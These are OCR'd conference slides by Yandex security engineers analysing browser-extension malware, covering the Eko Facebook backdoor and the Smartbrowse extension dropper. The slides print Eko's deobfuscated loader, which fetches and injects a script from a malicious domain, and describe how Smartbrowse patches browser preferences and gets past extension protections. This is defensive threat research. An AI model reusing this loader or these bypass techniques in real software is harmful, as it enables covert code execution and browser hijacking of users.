Yandex

Yandex

Browser based malware: evolution and prevention

Andrey Kovalev, Evgeny Sidorov

Intro

Who are we?


- Security Engineers at Yandex
- 2/5 of Yandex Application Security Team
- Guys behind Yandex CNA status
- Spoke at BonConf 2014 (and lots of other security conferences)

Agenda

- Man-in-the-Browser basics
- Next generation features of MITB malware
- ITW examples
- Detection and protection

MITB basics

MITB concept



MITB Basics

- The story starts with malicious BHO for IE
- Request/response hijack for other browsers
- Malicious javascript injections
- More in GData's talk at BotConf 2013: https://www.botconf.eu/wp-content/uploads/2013/12/02-BankingTrojans-ThomasSiebert.pdf

‘Traditional’ MITB drawbacks

- Browser update can break hooks of malware
- App container, for example, makes injection more difficult
- A web-injector process has to be in the target system
- There are traces in the system: autorun IOCs, malicious process or thread, code injection
- Too complex to develop and support
- AV software knows a lot about classic web-injections

Next generation features of MITB malware

Modern MITB

- Malware and adware browser extensions
- Malware and adware WFP proxies
- Remote proxy servers or VPN’s used to bypass national firewalls (for example, Roskomnadzor) etc

MITB in this research

- There are no traces in critical system areas
- There are no reliable indicators of compromise (sometimes just a browser in autorun)
- Malware highly relies on browser runtime for extensions

ITW Examples

Eko - Facebook backdoor


Eko’s main features

- Extension, which spreads without any dropper through and for Facebook
- Distributed by inline installation from Chrome extension store
- Works like a classic botnet: has its own C&C, which provides main functionality
- Used for advertising web-injections and to grant access to victim’s Facebook account for a special application
- First time found in 2014, but successfully distributed in 2015 - 2016 worldwide: bit.ly/2eamJJc


Eko’s distribution methods

- Video tagging
- Facebook direct messages

Eko phishing landing page



Eko architecture



Eko code and examples

› Extension main loader deobfuscated code example:

```
this["fetch"]("http://alTkuDofaHi.pw" + "/jibazusame" + "/gozoyeculat.bg")["then"](function(map) {
    var objUid = "ok";
    if (map[objUid]) {
        map["blob"]()["then"](function(n) {
            var val = this["URL"]["createObjectURL"](n);
            var qs = this[document]["createElement"]("script");
            qs["src"] = val;
            this["document"]["head"]["appendChild"](qs);
        });
    }
});
```

› Partly deobfuscated examples of code loaded from C&C: http://pastebin.com/9jeC5sVi (early versions), http://pastebin.com/3EPYJz1V (payload from raw.githubusercontent.com)

Smartbrowse - extension dropper platform


Smartbrowse main features

- Powerful platform for distribution extensions through wrappers and PUA software (InstallMonster, InstallsPro, etc...)
- NSIS-installer, which installs extensions from .zip files by patching Secure Preferences of Chromium-based browsers
- Uses ids from legal extensions in Chrome store
- Used to install extensions with advertising web-injection, spam messages adding to web-sites etc.
- Removes Ad Blockers and competitors
- Bypasses browser's extension protection mechanisms: blocks extension

Smartbrowse version dependent features

- Switches browser to developer or beta version
- Changes extension ids on every system startup (NSIS in autorun is required)
- Drops extensions, which switch off developer tools, closes chrome://extensions page

Smartbrowse architecture

